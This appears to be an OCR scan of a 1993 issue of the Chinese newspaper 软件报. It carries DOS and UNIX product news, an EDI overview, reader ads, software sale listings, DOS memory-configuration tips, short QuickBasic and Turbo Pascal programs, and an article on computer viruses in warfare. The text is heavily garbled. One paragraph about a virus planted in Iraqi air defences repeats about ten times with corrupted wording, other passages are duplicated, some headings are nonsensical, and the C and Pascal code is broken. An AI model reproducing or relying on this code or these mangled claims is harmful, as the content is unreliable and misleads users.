WHDOS 2.11版之后,又于近期推出3.11版,4.11版两个单用户版本及一个网络版本,3.11版除保留低版本所有功能外,又增加了许多新特性:显示模块占用内存仅10KB,但可支持各种类型的显示器,自动检测硬件、显示速度快,且在HERCLUSE、Color400及EGA上均以标准字型显示26行汉字;全套24×22、40×40、48×48米、仿、黑、楷、繁体字库占用5MB硬盘空间;打印、特显汉字更加漂亮,均可无级平滑放大至144×144大小(最大字型);新增通用图形压缩/还原显示软件,每个图库可存100幅大小不同的图形,且可由用户软件发出更换图库的指令,压缩比高;还原显示速度快,单彩通用,在不同类型的显示器上自动进行图形数据转换工作而正确再现原图形。

4.1.1版除保留3.11版所有功能外,在HERCLUSE、EGA、VGA显示系统中支持直接写屏,显示速度快,与西文全兼容。许多西文软件如Pctool4.3、NORTON 6.0,全盘成批拷贝软件SC、Turbo C、torlandC++等工具软件,不用汉化,即可在WHDOS 4.11版下正常工作,可以正确显示西文软件中的背景图案、制表符、色彩等属性,直接写屏技术比目前已问世的许多同类软件更优,完全再现原西文软件的界面。

网络版本是在WHDOS4.11版的基础上扩充而成的,它可在NETWARE各个版本下正常工作,可全部安装于网络服务器中,支持各种有盘、无盘工作站,支持各种本地、网络及远程点阵打印机,打印及特显汉字均可无级平滑变化,西文Netware软件可在该网际汉字环境下直接运行。无论是单用户版还是网络版WHDOS,均可在DOS的各个版本下正常工作,占用内存少,显示速度快。

北京 陈幼敏

分析子系统三部分组成,能完成商业电脑自动化管理的任务,而且可减轻人员的劳动强度,提高管理人员经营决策的准确性,从而减少商品库存,加速资金周转,提高企业的经济效益。(陈冲)

▲上海开办C&G考试 上海市高校浦东继续教育中心与英国伦敦行业教育学会合资组建的上海、英国公民职业资格考试委员会日前签署协议,并同时揭牌。举办国际公民职业资格证书考试(简称C&G考试)的目的是与国际上的职业资格教育接轨,颁发的成绩和证书可以走向世界,获得国际业界的公认。

▲加强蔬菜获杰出成就奖 (本报北京讯) 国际信息处理联合会日前向北京信息工程学院孙强副教授颁发了“杰出成就奖”,以表彰他为促进和推动国际信息技术交流所作出的杰出贡献。这是迄今为止,我国首次获得此项殊荣的计算机专家。

▲审计文件的好帮手——审计文件处理系统 最近华南理工大学广州分校数学系联合开发成功“审计文件处理系统”,填补了国内空白;该系统是一种方便实用的现代审计工作管理软件,它采用FOXBASE语言和结构设计,具有录入、编辑、贮存、检索、统计、打印等多项功能,完全可以满足审计部门的大量文字资料分门别类贮存归档、快速检索查询、管理及随时查阅,其突出的优点是还能对审计人员提供模糊查询的功能。(李峰)

EDI的现状和展望

EDI化是世界性的大潮流

通过计算机处理相当于原始单据的各种信息以进行贸易,被称为电子贸易。这是国际上应用日益广泛的先进贸易方式,今后将成为计算机最重要的用途之一。由于它不需要写在纸上的各种单据,又被叫做无纸贸易,作为电子贸易新的标准方式EDI(电子数据交换)正在迅速普及,为进行EDI而使用的软件,正成为一个重要的软件品种。国外已有许多软件公司在开发EDI软件,还出现了一批专门从事EDI业务的软件公司。随着EDI化成为世界性的大潮流,EDI软件必将有巨大的发展。

美国是EDI的先驱,而且美国海关已决定从1997年起,海关业务完全实现EDI化,新加坡港务局已决定从今年起,对港口货物信息的处理实现EDI化。日本的EDI起步较晚,但现已认识到EDI的好处,而且为了进行国际贸易也必须要实现EDI化这一世界性大潮流,所以正在急起直追。

据估计,下一世纪世界各种贸易以及办公业务都将EDI化。我国即将恢复关贸总协定缔约国地位,各种工作都要同国际惯例接轨,EDI软件将是待我

国软件业开拓的处女地。

美国EDI现状

美国EDI市场规模(包括软件和VAN(增值网络)在内),1991年为2亿美元,1992年约2.5亿美元,1993年预计可达3亿美元,1994年将达到3.8亿美元,1995年将达到4.8亿美元,1996年将达到6.1亿美元。

在美国有一个名为“订货网”的EDI网络,它是一个VAN网络,在药品、杂货、运输等许多领域,都在利用它处理用文字表示的收发货数据。经营“订货网”的是美国Sterling软件公司。它不仅经营VAN服务,还从事软件的开发、销售,以及美国人员的培训等。

在美国提供EDI网的主要VAN公司,它们1992年的EDI网营业额(以百万美元为单位)如下:(1)GE信息服务,48.0;(2)Sterling软件,40.0;(3)IBM,20.0;(4)Raiting,18.0;(5)Klein-Schmidt,12.0;(6)Habinger,9.0;(7)Transtar,9.0;(8)BT北美,8.0;(9)Shoers通信,6.0;(10)AT&T,4.0;(11)电子数据系统(EDS),4.0。

日本EDI现状

日本最早进行EDI化的,是电子机械业(包括电子产业在内)。早在1988年日本电子机械工业会(EIAJ)便制定了产业界使用的EDI标准方式“EIAJ标准”,使大企业间收发数据的频率在很大程度上实现了EDI化。

日本通产省外国团体日本信息处理开发协会产业信息化推广中心,对EIAJ标准作了改进,以便其他行业也能利用它。这样便开发出了用于EDI的文法规范“CII标准”。这一标准已由日本通产省颁布,作为日本国内的标准。现

在日本许多行业都在CII的基础上,讨论如何制定适合自己行业的标准传递规则,其中,最积极的有钢铁业、石化业、建筑业等。

钢铁业正由新日本制铁、NKK等六大钢铁公司和七家大商行组成的钢铁联络研究会,把它的去秋提出的钢铁业用的规则草案“钢铁EDI标准Ver.0”,同它们的大买主汽车业、造船业进行磋商,并在钢铁业内部征求意见,以促使其实用化。

石化业早在1991年底,便由石化工业协会同七家大商行共同制定了“石油化学业用标准(JPCA-BP)”,

现在正由一些企业试用于EDI中进行发货和收货。

建筑业也对EDI抱很大希望。在建筑业振兴基金及建筑业信息中心(CI-NEE)推广中心,正在逐渐推广使用EDI的业务,并进一步进行一些试验。

一些设计事务所还计划把交给建筑公司的CAD图纸也实现EDI化。因为大汽车厂家已各自编写自己的规则构成收发货的在线处理网。要它们放弃自己方式采用标准的EDI还要费一番周折。随着汽车业在致力于零件共同化,因此汽车业的EDI化也不是没有希望的。

日本通产省还同运输省合作,于今年开始实施“行业间EDI试点模式”,使日本的运输业、物流业也推广EDI。去年10月在通产、运输、大藏省的支持下,以推广EDI的39个产业团体作为会员,成立了EDI推广协会(JEDIC),以促进日本的EDI化。但有关人士认为,日本的EDI标准化等基础工作,比美国落后10年,要发展日本的EDI事业,还要更新软件界一些观念。

本版责任编辑04号

交友朋友

▲编辑先生: 我是一名计算机工作者(高级程序员),愿结识全国广大同行朋友,进行经验、资料、问题的交流,并对计算机病毒方面的文章特别感兴趣。拥有数百种最新的各种PC软件,应有尽有,欢迎来函交流! (411021)湖北省襄樊市襄城街5号 梁峰 电话:511722 511233

▲本人是一名电脑爱好者,备有多种PC机软件,愿与广大电脑爱好者交朋友,互相交流,函索即寄附邮费0.40元。(321200)浙江嘉兴秀洲区山桥村2组2楼2号 汤敬学

▲我是一名计算机爱好者,拥有一台286机和数百套软件,愿借“交友朋友”栏,结识广大的电脑爱好者,互相交流软件,来函必复。(312000)浙江湖州长兴县安路180号二组宿舍302室 傅晨雷 电话:(0575)532101转390

★编号:930501
名称:五笔字型教学软件
作者:郑军
功能简介:该软件是五笔字型输入法初学者的老师,熟练者的益友。它能使初学者迅速掌握五笔字型输入法,提高熟练者的输入速度,软件分三大模块:1.五笔字型字典与仿真,使用快捷让用户可以方便的查到所有疑难的汉字的五笔字型编码,可以在没有装教五笔字型输入法的汉字系统中练习五笔字型;2.单字(词)的练习与测验;该模块能让计算机随机产生规定数目的汉字供用户输入人字的练习与测验五笔字型一、二、三、四、五、六、七、八、九、十、全码汉字

与词组,它不仅能及时显示用户不会输入的汉字五笔字型编码,而且还能显示用户每分钟输入汉字的个数和对用户输入情况的评分;3.短文的练习与测验,它不仅对用户进行普通文章,数字与汉字夹杂的文章,键名码汉字,以及键盘符号的练习与测验,用户还可以自己定义文章练习与测验。
运行环境:IBM AT,286,386及其兼容机,汉字显示(40列×25行),任何汉字操作系统。
转让方式:360K软盘2张。(用户手册)一本。
转让价格:200元
收款单位:(软件报)信息部

★编号:930502
名称:LOCK92高级加密程序
作者:李祥礼
功能简介:该软件是在作者删削了当前各种高级加密软件的基础上,吸收了各自的优点,又加入作者独特地加密思想研制而成的,因此具有如下优点:
一、加密母盘能生成高、低、密5枚或3枚的加密子盘,生成的数量不限。
二、加密子盘作为钥匙盘能够任意可执行文件(.COM或

.EXE类型)进行加密,密钥是随机产生的,同一程序每次加密后生成的密码各不相同,被加密的程序运行时,必须将钥匙盘插入A或F盘,被加密程序,加密后其代码增加6K-7K不等。
三、绝对的防拷贝能力,利用特殊的编程方法,使加密程序的某个磁道区构成不可重复的“指纹”,这种“指纹”是任何拷贝机(卡)和拷贝软件所无法复制的。
LOCK92高级加密程序盘的密钥正是这些“指纹”。
四、极灵活的动态跟踪外壳,程序外先采用明、密文相结合的方式,执行时首先关闭中断,并将中断

向量换成自设置,密文还原,密钥验证等关键操作均是在关闭条件下完成,可以防范目前各种软件、硬件开发测试系统对其破坏。
五、所开发的加密子程序代码各不相同,无法形成统一的解密软件。
源程序语言:8086/8088汇编语言
运行环境:DOS2.0以上的版本
转让形式:程序盘一张(内含软件、说明)
转让价格:加密母盘:380元,两程序(带注释):1000元,加密子盘:50元
收款单位:(软件报)信息部

软件交流

DOS 5.0下运行2.13H,西山DOS 5.1的方法

DOS5.0是DOS磁盘操作系统的最新版本,它不仅完善和扩展了DOS的磁盘管理、目录与文件管理、外设控制及批处理文件等功能,而且推出了DOS扩充内存和扩展内存管理机制、EDIT全屏编辑器等新特性...

各驱动程序或其它驻留内存的应用程序更有效地装入高内存块(Upper memory block,UMB)——即640K-1MB之间的内存区,以建立与上部内存的连接。如果EMM386.EXE附加NOEMS参数,则不能用扩充内存仿真扩展内存,但可以使用的UMB会更多。

一、DOS5.0下系统文件的配置 80286, 80386, 80486芯片提供了对扩充内存(extended memory)的硬件存取能力,但必须正确地配置DOS系统才能实际使用它。正确配置的方法为: 1. 安装 HIMEM.SYS 以管理扩充内存,提高系统效率。

四、内存驻留程序的释放 退出2.13H系统后,装入UMB中的KWB.COM, WBZX.COM程序不能释放;退出西山DOS5.1系统后, SPLIB.EXE 驻留在640K常规内存中。这两种情况分别减少了可用UMB及常规内存,如果再进行其它西文软件有可能发生死锁现象,因此必须释放这些内存驻留程序。

表1. DOS 5.0下运行2.13H,西山DOS 5.1后内存的变化

Table with 7 columns: DOS系统, 运行, 退出, 驻留程序, 运行西山, 退出西山, 驻留程序, 配置后, 2.13H后, 2.13H后, 释放后, 400K, 640K, 640K, 640K, 640K, 640K. Rows show memory usage for conventional, expanded, and UMB.

局部屏幕图形的存取在编制菜单程序或编制动画程序时是经常遇到的。我在长期使用Quick-Basic中摸索到一种实现屏幕局部图形快速存取的方法。此方法是基于Quick-Basic对数组元素在内存中是连续存放的; Quick-Basic提供了查找数组元素所在的地址的函数(VARSEG())。这两点都非传统的BASIC所具备的。

```
DECLARE SEG=VARSEG(TX%(1))
SELECT CASE scr
CASE 2,11
xig=1
CASE 7,8,9,12
xig=4
CASE 1,10
xig=2
END SELECT
zja=g+(xj-ly+1)*INT((xx-lx+lx)*xig+(y-ly)/8)
GET (xj,y)-(xj,y),TX%
BSAVE txf$,0,zja
END SUB
SUB LOADTX (TXF$,NEWX,NEWY,CS$)
DIM TX%(1 TO 32000)
DEF SEG=VARSEG(TX%(1))
LOAD txf$,0
IF UCASE$(CS$)="PSET" THEN
PUT (NEWX,NEWY),TX%
SET
ELSE
PUT(NEWX,NEWY),TX%,XOR
END IF
END SUB
```

DOS5.0下运行西山DOS 5.1的方法

DOS5.0下西山DOS5.1不能运行,可参见《软件报》1993年第1期(DOS5.0下SUPERCCDOS5.1的不兼容性及其解决办法)一文作相应的修改,但同样需要装入ANSI.SYS才能消除中文输入延迟现象。在AUTOEXEC.BAT的批命令中将SPLIB.EXE, SPDOS.COM及WBX.COM装载到RAM盘上(CRAM盘由DOS自动设置,作者使用的微机有200M硬盘, RAM盘设为J盘),这样可大大加快运行速度。

四、内存驻留程序的释放 退出2.13H系统后,装入UMB中的KWB.COM, WBZX.COM程序不能释放;退出西山DOS5.1系统后, SPLIB.EXE 驻留在640K常规内存中。这两种情况分别减少了可用UMB及常规内存,如果再进行其它西文软件有可能发生死锁现象,因此必须释放这些内存驻留程序。

至此,你已掌握了DOS5.0下如何正确运行2.13H及西山DOS5.1的方法,此方法已在AST 386/33上运行通过。对于其它类型的微机,读者可以举一反三,反复调整,以取得最佳的2.13H及西山DOS 5.1运行环境。上海 陆国才 索俊侠

```
PCTOOLS
COPY C:\COMMAND.COM J:
COPY C:\SPDOS\SPLIB.EXE J:
COPY C:\SPDOS\FREED.COM J:
COPY C:\SPDOS\WBX.COM J:
SET COMSPEC=J:\COMMAND.COM
CLS
附3, 213.BAT
CHK OFF
CD 213
FILEA 2
CCCC
CV25
INT 10H
YX1
PK7A
FILE24A 15FHK
FILE40A 15FHK
ZF24 3
LH KWB
LH WBZX
ECHO ON
附4, SPDOS.BAT
PATH=J:\;C:\;SPDOS;%PATH%
SPLIB
SPDOS
I.H WBX
附5, free.c
#include <math.h>
#include <stdio.h>
#include <dos.h>
int main()
{
unsigned psp;
printf("Please Input The Address Of The Program:");
scanf("%X %d; %p");
freemem (p);
return 0;
}
```

Readme.com是Aorland公司所有软件产品中共享的文件,在Turbo, C, Borland, C++等软件中均有,它是一个简短文件,长仅4K余,但它却是一个较完善的文本文件阅读器,可谓短小精悍,但它的一些用法却知者不多。

Readme.com主要用于读取软件的一些使用信息,用法为:在DOS提示符下键入readme/,实际上,它可以用于阅读所有文本文件,用法为:readme File1 File2 files.....

Readme中help功能没有列出全部用法,笔者在对readme.COM进行反汇编后,找出其跳转表,通过对跳转表所列键逐一试用及对部分键作程序分析后,现罗列所有功能如下:

- F, \: 搜索正文,不分大小写
C, /: 搜索正文,分大小写
N: 清除下一个
F5, F6: 正文背景/前景颜色
F7, F8: 提示符背景/前景颜色
Home, Ctrl+Home, Ctrl+PageUp, 移至文件头部
End, 移至文件尾部
W: 把光标分成显示器可显示的若干短行,或恢复成长行。

P, 打印on/off
7, 8: 使用/屏蔽屏幕最高位(键7)

并退出。
back, Ctrl+PageDown, 到文件尾部(注意:与End不同)
Esc, q: 文件退出(如尚有特殊文件,则阅读下一文件)
PgDn, D, +, F5, F6, 上下翻页
?, H, F1: Help
R, alt-R: 标尺显示/消失
M, 左右移动光标(若正文右端部分)
V, 上下滚屏
V, 上下滚屏
Ctrl+, 回到正文最左端
M, 如何时有彩色/黑白显示卡,则转到X,立即退出到DOS并清屏
F10, 立即退出,不滚屏
但是,readme.com尚有一个很大的缺陷,它原是为西文设计的,故不能用于阅读汉字文件,目前主要用于浏览用西文编写的程序文本,若能读取汉字文件,有利于对其进行改进。

README.COM用法一谈

一个查询键盘编码的程序

到目前为止,键盘仍是用户与计算机进行交流的主要工具,大量的数据仍要通过键盘向计算机中输入。在编制程序时,有时我们需要知道一个键的编码,但键盘的编码很少有人去记忆,通常的办法是查资料,资料少了还好办,资料一多,翻来翻去,使人手忙脚乱,头昏脑涨,忙乱之中出现失误就在所难免了。为此,我用Turbo Pascal语言编制了一段查询键盘编码的小程序,用起来十分方便。

```
Var Dos, CRT;
Var Regs, Registers;
p: Pointer; size, Word;
x1, y1, x2, y2, x, y; integer;
begin
x1:=WhereX(y); WhereY;
```

```
Sim:= (y2-y1+1)*160;
x1:=24; y1:=9; x2:=47; y2:=12;
GetMem(p, Size);
Move(ptr@B800, 0, p2, size);
TextColor(Yellow);
Window(x1, y1, x2, y2);
SetBackGround(blue);
ClrScr;
Repeat
Goxy(2, 2); Write('Press a key');
Regs.AH:=0; intr(@16, Regs);
Write('Asc= ', Regs.AL, ' ');
Goxy(15, 8); Write('Scan ');
Regs.AH:=0;
Until Regs.AH=1;
Move(p, ptr@B800, 0, size);
FreeMem(p, size);
Window(1, 1, 80, 25); GotoXY(x, y);
end.
```


TP801A单板机的开发工具

由于51系列单片机的引进和开发利用, TP801A单板机将逐渐退居“二线”, 但目前国内单板机的拥有量较大, 对于广大单板机用户便出现了两个需要思考和解决的问题...

笔者在准备开发51单片机时就因手边没有51系列开发机而被难住了。无奈只好利用单板机来编制51机软件。但就单板机的软件和硬件环境是无法开发其它系列微机的软件...


由于篇幅限制, 本文只简要介绍一下新版监控程序的名称和特点。一、彻底消除了原系统极易发生的冲毁用户程序的现象...

二、简化了相对转移指令中嵌入数据的计算操作, 而且不用输入程序, 也在输入程序的同时完成每行数据的计算...

三、简化了各命令的操作方式, 采用人机直接对话的形式, 只对键盘进行一次操作便可执行各命令...

四、增加了很多功能较强而又实用的命令, 全系统共28条命令。各命令键分布请见附图...

定义命令功能分别为: DEDR, 定义目的地址; SOLA, SOHA, 定义源程序起始、结束地址...



巧用INSTR函数编程

在编程中经常有菜单选择或执行权限限制ASCII码值不连续的字符输入等问题。如: 1---偷款, 2---修改, 3---查询, Q---退出...

通常在写这个菜单时, 采用IF...THEN...ELSE等进行编程, 这样编程分枝多, 易理解, 不易阅读, 程序开支大...

其中, 10, 20语句中字母大小写两种情况, 这样免去大小写的判断, 因为分支语句可以有255个分枝, 如是找不到时去执行10语句...

不同操作系统下扩大CEC-I磁盘容量的方法(续二)

2. Used PASCAL 操作系统下磁盘扩容的方法。APPLE Used PASCAL操作系统是CEC-I用户运行PASCAL和FORTRAN语言环境最好的操作系统...

APPLE Used PASCAL操作系统是CEC-I用户运行PASCAL和FORTRAN语言环境最好的操作系统。本操作系统的资料非常丰富, 但是使用APPLE PASCAL时要经常更换磁盘...

具体修改方法如下: 1. 用APPLE I启动PASCAL系统, 进入CONNAND, 屏。2. 用EXECUTE运行APPLE 3 FORMAT-TER. CODE格式一张空盘BLANK, 盘...

3. 在COMMAND, 屏进入文件操作FILER, 屏。4. 用具有磁道扇区编辑功能的软件, 如COPYPLUS中的SECTOR EDITOR修改如下扇区: TRACK=1H

SECTOR=2H 地址9A1H的25H为28H(40磁道, 最大42磁道时, 可以到2A) TRACK=1H SECTOR=1H

地址0EH的18H为40H(40磁道, 当工作到42磁道时为50) 把修改过的数据写入BLANK, 盘。

5. 在COMMAND, 屏运行BLANK, 盘上的FORNATTER. CODE格式化出一张新的40磁道的BLANK, 盘。

6. 在FILER, 屏用T键把APPLE I, 上有用的文件拷贝到40磁道的BLANK, 盘上。在拷贝时只能一个文件一个文件地拷贝...

7. 用新生成的APPLE I, 盘为PASCAL系统, 它可在原来的系统下正常工作。读者如果希望得到更大的磁道容量, 可以把28H改为29H或2AH...

42磁道时用户可用的空间为330块, 而在坏区状态时, 用户可用的空间为274块, 共增加56块, 合计294块的空间...

电子计算器抢数游戏程序

利用可编程电子计算器模拟计算机抢数, 十分有趣。一般情况下, 游戏者是无法赢计算机的, 只有掌握了其中的奥秘, 才有可能取得胜利...

L4 C1=COMPUTER,2=PLAYER, P1=COM L5 C2=>Goto C1 L6 Lbl D1, L1=K-3int(h/3) L7 K=K+1, I="I SAY", Pause 3 L8 K=M=>Goto C1 L9 Lp1=>Goto A L10 K=K+1, K="I SAY", Pause 3 L11 K=M=>Goto A L12 Lbl C1 (A8), A="YOU", B="YOU2" L13 A=K+1=>"ERROR", Pause 3, Goto C1 L14 M=K+1=>"YOU WIN", A=Goto A L15 B=0=>K=K+1, Goto D1 L16 B=K+2=>"ERROR", Pause 3, Goto C1 L17 M=K+2=>"YOU WIN", A=Goto A L18 K=K+2, Goto D

DOS答疑

键, 单独按这些键, 不起任何作用, 它们必须与其它键配合使用方能完成特定的功能。增强计算机的功能, 方便用户的使用...

键, 单独按这些键, 不起任何作用, 它们必须与其它键配合使用方能完成特定的功能。增强计算机的功能, 方便用户的使用...

函授辅导

函授辅导 辅导教师 林茂昭

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与技术服务总公司 成都软件公司 成都电子所合办 主编:刘锦德 副主编:唐敏
国内统一刊号:CN51-0106 订网代号:61-74 地址:成都市金河街75号 邮政编码:610015

300天可省一台打印机
清华大学科学馆 邮编 100084
SXD系列打印机共享器 电话 2594866
打印机+共享器=打印机+打印机 联系人 魏莹英

unix SVR 4.2中文版上市
由中软总公司和国内几家有实力的计算机厂商联合起来与美国USL公司、香港DASCOM公司合资的unix系统技术有限公司于2月18日推出unix system V Release 4.2中文版,中国广大用户能获得最新版本的unix操作系统,几乎与国外同步。

广大用户的欢迎,世界上现已有100万台计算机运行SVR4,这次SVR4.2中文版为中国用户提供了通用的操作系统。
首家外币免税商场计算机系统开通
日前,由中软总公司开发的《商场计算机系统管理》“前台”销售管理系统,于汕头特区国贸外币免税商场新超级商店开通。

电脑病毒,是一种特殊的计算机程序,将其植入计算机后,轻者干扰电脑的正常运行,降低其处理速度;重者可破坏电脑存储的各种数据或文件,使电脑工作瘫痪。电脑病毒的出现,使电子对抗的内涵发生了新的变化,由直接辐射电磁波干扰敌方的通信和雷达系统,进而通过向敌方辐射带电脑病毒的电磁信号,将电脑病毒植入敌方通信与雷达系统的电脑,从而达到破坏敌方通信与雷达系统的目的。这说明,在未来的军事通信领域内,已产生了一种新的潜在的威胁,值得引起我们高度的警惕和关注。

电脑病毒与战争

军拥有绝对的空中优势,伊拉克的空中防卫网根本应付不来。报道说,该电脑病毒由美国国家安全组织组织设计。它可以令一部电脑中靶机不能运行。

另外,美国情报人员还在约旦曼曼得一部将偷运人伊拉克供方使用的法制电脑打印机,情报人员将打印机内的微型芯片换掉。由于病毒藏在打印机内,因而亦成功地通过标准的电脑安全检查程序的检测,每当伊拉克人员在电脑屏幕“开窗”追查资料时,就会被这部病毒打印机上的病毒资料选择,并且该病毒还会传染到主机,使伊拉克情报人员对病毒根源是从打印机上传播。

现代战争中,电子对抗与反电子对抗是一个重要问题。电子对抗,主要是以通信和雷达为目标,攻击的是敌方指挥系统

的耳目,电脑病毒作为一种作战手段使用在战场上,是以通信和雷达系统的电脑为目标,攻击的是敌方自动化通信系统的“大脑”,它对自动化通信系统的危害性,决不可低估。

一种新的作战手段和技术的出现,与之相对抗的手段和技术必然相伴产生。电脑病毒的出现,同样也将产生一种反病毒的技术与之相对抗,显而易见,军队对自动化通信系统以及采用电脑控制的自动化管理设备,当前正面临着电脑病毒的潜在威胁,如果没有有效的反病毒技术,采取必要的预防和“消毒”措施,一旦遭受电脑病毒的攻击,其后果是可想而知的。因此,我们必须以积极的态度,对电脑病毒的破坏机制及反电脑病毒技术进行深入研究,建立电脑病毒对抗的专门机构,开展积极的电脑病毒对抗,保护我们的自动化系统。

王码“字”类,只要是会写的字,就能拆字、组字,学起来比较容易,所以王码在汉字输入上具有相当的优势和广大的使用者。那么是不是可以淘汰以拼音输入汉字?笔者带着这个问题经过反复比较几种拼音输入汉字系统,认为“自然码汉字输入系统”是比较优秀的、大有前途的、很有推广价值的汉字输入系统。

UNIX SVR 4.2是unix公司去年6月推出的第一个面向最终用户的unix最新版本。它功能强大,能在各种机型、各类不同档次平台上运行,支持大部分外设,其覆盖面达市场上能买到的外设的90%。并具有安装、使用、管理方便,用户界面友好,很好的兼容性和安全性能高等特色。是一种具有很强竞争力和生命力的开放系统。同时它有丰富的网络和通信功能,满足企业计算要求,实现信息资源一体化。支持庞大的应用软件、多种语言和辅助开发工具,它的桌面系统可模拟DOS环境,让广大PC机用户继续使用DOS应用程序,它一问世就受到

广大用户的欢迎,世界上现已有100万台计算机运行SVR4,这次SVR4.2中文版为中国用户提供了通用的操作系统。
首家外币免税商场计算机系统开通
日前,由中软总公司开发的《商场计算机系统管理》“前台”销售管理系统,于汕头特区国贸外币免税商场新超级商店开通。

《商场计算机系统管理》项目是1992年10月启动的,其目标是采用计算机及收款机联网进行商场全面经营活动与管理,提高经营决策水平,实现现代化管理。该系统硬件主要由八台386微机、一套服务器(含专用打印机)、十三台打印机、十四台汉字终端等组成,并将四十台CS&S-TEC收款机接入网内,其中20台收款机各条条码阅读器,软件平台采用开放式UNIX多用户操作系统及分布式ORACLE数据库,将《泰山电子货币工程》项目进行推广和应用,进一步完善商场计算机管理。

该系统投入运行,实现了收帐机联网、多币种转换及多种购销方式发行,以及收款机条形码扫描结算管理等,已在超市场、自选商场、名牌专柜及利安分店等应用,其条形码技术应用有突破性进展,包括多币种转换,标志着我国在大型外币免税商场计算机应用中,取得了可喜的进展。(赵世功)

介绍一种优秀的汉字输入软件 自然码汉字输入系统

自然码汉字输入系统,是一种悬挂式汉字输入软件。它适用于CCDOS、UCDOS、2.1SA-1H、金山汉卡、长城DOS及其它汉字系统,适用于PC机、AST机、各类型号286、386等计算机。自然码拼音键与CCDOS基本一致,只是把“ZH”定义为在“A”上,还把其他多字母的母全压键输入在键上,采用双字母和多字母输入汉字。

自然码汉字输入系统,是一种悬挂式汉字输入软件。它适用于CCDOS、UCDOS、2.1SA-1H、金山汉卡、长城DOS及其它汉字系统,适用于PC机、AST机、各类型号286、386等计算机。自然码拼音键与CCDOS基本一致,只是把“ZH”定义为在“A”上,还把其他多字母的母全压键输入在键上,采用双字母和多字母输入汉字。

美国新闻及世界新闻报道说,在南海战争爆发前的数星期,美国情报人员成功地电脑病毒输入伊拉克空中防卫系统内;根据现数得知,该病毒运行后显然生效,以美为首的盟

国新闻及世界新闻报道说,在南海战争爆发前的数星期,美国情报人员成功地电脑病毒输入伊拉克空中防卫系统内;根据现数得知,该病毒运行后显然生效,以美为首的盟

国新闻及世界新闻报道说,在南海战争爆发前的数星期,美国情报人员成功地电脑病毒输入伊拉克空中防卫系统内;根据现数得知,该病毒运行后显然生效,以美为首的盟

国新闻及世界新闻报道说,在南海战争爆发前的数星期,美国情报人员成功地电脑病毒输入伊拉克空中防卫系统内;根据现数得知,该病毒运行后显然生效,以美为首的盟

城电脑病毒输入伊拉克空中防卫系统内;根据现数得知,该病毒运行后显然生效,以美为首的盟

城电脑病毒输入伊拉克空中防卫系统内;根据现数得知,该病毒运行后显然生效,以美为首的盟

城电脑病毒输入伊拉克空中防卫系统内;根据现数得知,该病毒运行后显然生效,以美为首的盟

城电脑病毒输入伊拉克空中防卫系统内;根据现数得知,该病毒运行后显然生效,以美为首的盟

城电脑病毒输入伊拉克空中防卫系统内;根据现数得知,该病毒运行后显然生效,以美为首的盟

城电脑病毒输入伊拉克空中防卫系统内;根据现数得知,该病毒运行后显然生效,以美为首的盟

★编号:930503
名称:《中药小辞典》
作者:黄志伟
功能简介:软件具有:1.药名分类列表;2.药物用法检索;3.扩充药库;4.修改药库;5.退出等五项功能,可对盘中的中药进行列表、检索、修改,并可随时扩充药库。现盘中已收录了四百多味常用中药,每味中药内容包括:类别、药名、性味、归经、功效、主治、用量等项。因此具有一般中药辞典的作用。所有操作均有汉字提示,因而使用方便。软件中的主要程序具有很大的通用性,只需稍修改一些变量,即可用于其他方面的


管理。(如家庭图书管理)
源程序语言:CEC-1 BASIC
运行环境:CEC-1,软驱
转让价格:80元
收帐单位:(软件报)信息部
★编号:930504
名称:学生成绩管理系统
作者:袁文斌
功能简介:自动化程度高,图形、语音于一体,人机界面友好,查询功能强,使用方便。可在学生入学初期快速建立学生学号姓名库(自动产生学号),以后在学期对姓名库调用及修改,添、删、删除等操作亦方便快捷。键盘

快速录入成绩,音乐提示,使您忙中有序。成绩录入有分科录入和各科同时录入两种方式可选,数据存盘后均可进行屏幕修改和查看,输出各美国表现易读,其中班级名次表有三种输出格式,班级、年级成绩质量分析数据齐全,均按教育统计学标准分析输出。同时对各科成绩频数、优生率、合格率、除数据输出外,还可显示或打印查询。各期成绩均可按姓名查询或全班输出。

年级排名次采用自动排序法,故8个班以上年级仍可推出,年级前210到250名的名次表打印输出。由于采用编内排序,使得在汉字状态下名次表打印速度大大加快。另外在成绩分析中,扩充了各班前50名成绩情况对比,使得对成绩对比全校各班成绩水平更加清晰。优化菜单操作加上屏幕第10行的操作帮助,使您只需键入一些简单数字键或Y、N即进行各功能模块,这样的安排,使得一般的务工人员也能轻松掌握使用。系统含有14个科目可选,中小学通用。盘上还存在两个班成绩

可供您试用演示,使用该系统将满足您目前未拥有PC系列机,而又想最大限度地利用CEC-1教学机为教育管理服务的愿望!

源程序语言:FPBASIC、6502汇编语言
运行环境:CEC-1机1台,360K软驱1-2台均可,九针打印机1台。
转让价:80元(360K软驱1张,不加盘)
附赠软件:学生身体素质标准测算(在B面)
收帐单位:(软件报)信息部



软件交流

金山DOS软汉字系统在全国的应用很广泛,从金山DOS的一些有关资料中可知,金山DOS有自动查找扩展内存的功能,在找到扩展内存后将显示字库存自动装入到扩展内存中,从而大大地提高了WPS的显示速度,我目前所用的WPS是5.1版本,在开始使用WPS时,我的扩展内存是设置成了虚拟磁盘(当时我还在使用213系统,213显示字库使用虚拟磁盘),这样WPS需要的每一个汉字,系统都去读硬盘,致使整个系统工作速度明显降低,同时使硬盘的寿命降低,为此,我利用WINDOWS的SMARTDRV.SYS程序对系统重新进行了配置,删除了虚拟磁盘的配置,新的配置使WPS的显示速度大大加快,配置清单见附录1,清单中的SMARTDRV.SYS程序是WINDOWS V3.0中的高速缓存程序,256K代表分配给高速缓存的最大空间是256K,最小空间是0K,笔者用的机器是具有1M内存的286机,在这种配置下,WINDOWS可以在标准模式下工作,机器是2M扩展内存,可以采用1024K的高速缓存;

另外,笔者在分析了金山字库和213的显示字库后,发现两者的字库结构是一样的,只是在213的字库中10区至15区的空白区仍保留着,而XSDOS.LPH(金山字库)却没有保留,若用户只是用WPS的输入功能,而不想用它的模拟显示和打印,则可将金山字库保留在软盘上各以后用,将硬盘上的XSDOS.LPH删去,用213的显示字库(HZK16)去替代它,这样除了不能显示高点阵字体外,其它同WPS,而且显示速度很快,同时也省去了宝贵的硬盘空间

